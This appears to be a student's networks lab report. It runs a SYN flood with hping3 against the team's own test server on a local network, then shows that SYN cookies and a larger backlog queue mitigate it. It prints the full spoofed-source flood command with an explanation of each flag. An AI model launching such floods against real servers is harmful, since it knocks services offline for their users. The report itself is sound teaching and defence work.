

Computer Networks Assignment-2

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Task-2

In this section, we implemented a simple client-server architecture where the client sends the server a message, *"This is a TCP packet,"* every second. This is considered regular or legitimate traffic. We conducted the experiment on two different Ubuntu Linux versions (20.04 and 24.04) and ensured that both Wi-Fi and Bluetooth were disabled during the data transfer.

Experimental Setup

- **Client (Ubuntu 20.04):** Sends TCP packets.
- **Server (Ubuntu 24.04):** Receives TCP packets.

Implementation of SYN flood attack

To optimize our SYN attack experiment, we configured the server with the following network parameters:

- **net.ipv4.tcp_max_syn_backlog** – set to **1024**, which is relatively low and favors the success of a SYN flood attack.
- **net.ipv4.tcp_syncookies** – Disabled (**set to 0**) to prevent the system from mitigating the attack using SYN cookies.
- **net.ipv4.tcp_synack_retries** – Reduced to **2** to limit the number of SYN-ACK retries, making it easier to exhaust server resources.

```
(cn) birud_ubuntu_24.04@chinnu:~/CN/Assignment2$ python server_side.py
net.ipv4.tcp_max_syn_backlog = 1024
net.ipv4.tcp_syncookies = 0
net.ipv4.tcp_synack_retries = 2
Server listening on 0.0.0.0:8080
█
```

On the client side, we implemented a simple mechanism to send TCP packets every second, which is considered legitimate traffic.

```
def send_legitimate_traffic(self):
    while True:
        client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        client.connect((self.host, self.port))

        message = "This is a TCP packet"
        client.sendall(message.encode())
        print(f"Sent message: {message}")

        try:
            response = client.recv(1024).decode()
            print(f"Received from server: {response}")
        except socket.timeout:
            print("No response received")

        client.close()
        time.sleep(1)
```

```
(cn2) birud_ubuntu_20.04@chinnu:~/CN/Assignment2$ python client_side.py
Sent message: This is a TCP packet
Received from server: This is a TCP packet
Sent message: This is a TCP packet
Received from server: This is a TCP packet
Sent message: This is a TCP packet
Received from server: This is a TCP packet
```

Before starting the client, we also initiated traffic capture on the client side using the ***tcpdump*** command.

```
(base) birud_ubuntu_20.04@chinnu:~/CN/Assignment2$ sudo tcpdump -i lo -n host 172.23.198.251 -s 0 -w client_traffic.pcap
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
```

We waited for 20 seconds before initiating the SYN attack to capture legitimate traffic. After this period, we launched the SYN attack using the ***hping3*** command.

```
(base) birud_ubuntu_20.04@chinnu: $ sudo timeout 100 hping3 -S --rand-source -p 8080 -c 1000000000 -i u10000 172.23.198.251
HPING 172.23.198.251 (eth0 172.23.198.251): S set, 40 headers + 0 data bytes
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=1 win=64240 rtt=9.5 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=3 win=64240 rtt=9.2 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=5 win=64240 rtt=8.8 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=7 win=64240 rtt=1009.4 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=9 win=64240 rtt=8.4 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=11 win=64240 rtt=7.8 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=13 win=64240 rtt=7.0 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=15 win=64240 rtt=6.2 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=17 win=64240 rtt=5.7 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=19 win=64240 rtt=4.8 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=21 win=64240 rtt=4.4 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=23 win=64240 rtt=4.1 ms
```

Breakdown of the command:

- **timeout 100**: Ensures that the command runs for 100 seconds before terminating automatically.
- **-S**: Sends SYN packets, initiating a TCP handshake but never completing it, simulating a SYN flood attack.
- **--rand-source**: Spoofs the source IP addresses, making it harder for the target server to identify and block the attack.
- **-p 8080**: Specifies port **8080** as the target port, where the attack packets will be sent.
- **-c 1000000000**: Sets the maximum number of packets to send, though the **timeout** command will likely terminate it before reaching this limit.
- **-i u10000**: Controls the packet sending rate, where **u10000** specifies an interval of 10,000 microseconds (or 10 milliseconds) between packets.
- **172.23.198.251**: The target IP address of the server under attack.

This command continuously sends spoofed SYN packets to the server's port 8080 for 100 seconds, aiming to overwhelm the server's connection backlog and disrupt legitimate traffic.

After running for 100 seconds, the SYN attack is automatically stopped due to the **timeout 100** parameter in the command. This ensures that the attack does not run indefinitely and allows us to observe the server's response once the attack ceases.

```
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=9357 win=64240 rtt=3.8 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=9361 win=64240 rtt=3.1 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=9548 win=64240 rtt=1010.0 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=9564 win=64240 rtt=7.5 ms
len=44 ip=172.23.198.251 ttl=64 DF id=0 sport=8080 flags=SA seq=9672 win=64240 rtt=8.4 ms

--- 172.23.198.251 hping statistic ---
9769 packets transmitted, 889 packets received, 91% packet loss
round-trip min/avg/max = 0.1/18.9/1010.0 ms
```

After running the legitimate traffic for an additional 20 seconds post-attack, we stop capturing network traffic.


```
(base) birud_ubuntu_20.04@chinnu:~/CN/Assignment2$ sudo tcpdump -i lo -n host 172.23.198.251 -s 0 -w client_traffic.pcap
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
^C10243 packets captured
20486 packets received by filter
0 packets dropped by kernel
```

Now we plot our results.

To analyze the impact of the SYN attack, we processed the output PCAP file to calculate the connection duration for each recorded TCP connection. The connection duration was determined as the time difference between the first SYN packet and either the ACK following a FIN-ACK or the first RESET packet. If a connection did not properly terminate, a default duration of 100 seconds was assigned.

Using the extracted connection start times and durations, we plotted **Connection Duration vs. Connection Start Time** to visualize the effect of the attack. Each connection was represented as a data point, with **legitimate traffic marked in blue** and **SYN flood attack connections (incomplete connections) marked in red**.

Additionally, we marked the **start and end of the attack** with vertical dashed lines to highlight its impact. The plot helps in identifying anomalies caused by the SYN flood, such as prolonged or incomplete connections. Wireshark was also used to verify the correctness of the extracted connection details, and screenshots of the same are attached below.



Since our legitimate traffic contains the message "***This is a TCP packet***," we use Wireshark to search for it using the query: ***tcp contains "This is a TCP packet"***.

Now, we use the query `tcp.flags.syn == 1 && tcp.flags.ack == 0` to filter and identify the SYN flood. In the screenshot below, it is clearly visible that out of **10,243 packets, 9,825 (95.9%)** are SYN packets without proper closure. This indicates that a large number of connections remain incomplete, confirming the successful execution of the SYN flood attack.


Mitigation of SYN flood attack

To mitigate the impact of the SYN flood attack, we adjusted key TCP parameters on the server to enhance its ability to handle excessive SYN requests efficiently. The following system configurations were applied using the ***sysctl*** command:

- 1) **Enable SYN Cookies** (`net.ipv4.tcp_syncookies=1`):
 - a) SYN cookies were enabled to prevent resource allocation for half-open connections until the handshake was completed.
 - b) This technique ensures that malicious SYN requests do not consume server resources unnecessarily.
- 2) **Increase Backlog Queue Size** (`net.ipv4.tcp_max_syn_backlog=2048`):
 - a) The backlog queue size was increased from 1024 to 2048 to accommodate more simultaneous connection requests during high traffic or an attack.
 - b) This helps ensure that legitimate traffic is not blocked when under attack.

```
(cn) birud_ubuntu_24.04@chinnu:~/CN/Assignment2$ python server_side.py
net.ipv4.tcp_max_syn_backlog = 2048
net.ipv4.tcp_syncookies = 1
net.ipv4.tcp_synack_retries = 2
Server listening on 0.0.0.0:8080
```

After setting the parameters, we repeated the same experiments. This time, even during the SYN flood attack, the legitimate traffic was successfully captured and was not lost, as clearly demonstrated in the graph below. This result indicates that the adjustments made to the system have improved its ability to differentiate between attack traffic and legitimate traffic, ensuring the latter is preserved despite the ongoing flood.



Validation Using Wireshark:

client_traffic.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.flags.syn == 1 && tcp.flags.ack == 0

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.23.198.251	172.23.198.251	TCP	74	33874 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565955019 TSecr=0 WS=128
11	1.000933	172.23.198.251	172.23.198.251	TCP	74	33886 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565956020 TSecr=0 WS=128
21	2.007987	172.23.198.251	172.23.198.251	TCP	74	33890 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565957027 TSecr=0 WS=128
31	3.009256	172.23.198.251	172.23.198.251	TCP	74	33896 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565958029 TSecr=0 WS=128
41	4.010454	172.23.198.251	172.23.198.251	TCP	74	33900 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565959030 TSecr=0 WS=128
51	5.012146	172.23.198.251	172.23.198.251	TCP	74	33910 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565960032 TSecr=0 WS=128
61	6.013334	172.23.198.251	172.23.198.251	TCP	74	33918 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565961033 TSecr=0 WS=128
71	7.014360	172.23.198.251	172.23.198.251	TCP	74	33934 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565962034 TSecr=0 WS=128
81	8.016060	172.23.198.251	172.23.198.251	TCP	74	33938 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565963035 TSecr=0 WS=128
91	9.017350	172.23.198.251	172.23.198.251	TCP	74	40908 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565964037 TSecr=0 WS=128
101	10.018325	172.23.198.251	172.23.198.251	TCP	74	40918 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565965038 TSecr=0 WS=128
111	11.019466	172.23.198.251	172.23.198.251	TCP	74	40924 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565966039 TSecr=0 WS=128
121	12.020888	172.23.198.251	172.23.198.251	TCP	74	40940 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565967040 TSecr=0 WS=128
131	13.022249	172.23.198.251	172.23.198.251	TCP	74	40944 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565968042 TSecr=0 WS=128
141	14.023611	172.23.198.251	172.23.198.251	TCP	74	40950 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565969043 TSecr=0 WS=128
151	15.024719	172.23.198.251	172.23.198.251	TCP	74	40956 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565970044 TSecr=0 WS=128
161	16.025610	172.23.198.251	172.23.198.251	TCP	74	40972 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3565971045 TSecr=0 WS=128

> Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)

> Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: 00:00:00:00:00:00 (00:00:00:00:00:00)

> Internet Protocol Version 4, Src: 172.23.198.251, Dst: 172.23.198.251

> Transmission Control Protocol, Src Port: 33874, Dst Port: 8080, Seq: 0, Len: 0

0000 00 00 00 00 00 00 00 00 00 00 00 00 08 00 45 00E:

0010 00 3c 2d e1 40 00 00 06 26 b5 ac 17 c6 fb ac 17 <.-@.@.&.....

0020 c6 fb 84 52 1f 90 ea f6 7a 7c 00 00 00 00 a0 02 ...R.....z|.....


0030 ff d7 e5 54 00 00 02 04 ff d7 04 02 00 0a d4 8c ...T.....

0040 27 cb 00 00 00 01 03 07 07

Packets: 11438 - Displayed: 9928 (86.8%)

Profile: Default

13:18 10-03-2025



In the screenshot above, it is clearly visible that out of **11,438 packets, 9,928 (86.8%)** are SYN packets without proper closure. This indicates that a large number of connections remain incomplete, confirming the successful execution of the SYN flood attack. Even though the SYN flood occurred, the server was now able to distinguish between the flood and the real traffic.

In this experiment, we successfully mitigated a SYN flood attack by implementing key kernel-level strategies such as: enabling SYN cookies (`net.ipv4.tcp_syncookies=1`) and increasing the backlog queue size (`net.ipv4.tcp_max_syn_backlog=2048`). These measures were sufficient to distinguish legitimate traffic from malicious SYN requests, as evidenced by the plotted graph showing normal connection durations for legitimate traffic even during the attack period. While these methods effectively prevented resource exhaustion and ensured uninterrupted service, additional techniques such as rate limiting using iptables, deploying intrusion detection systems (IDS), or using load balancers can further enhance protection against SYN flood attacks in high-security environments.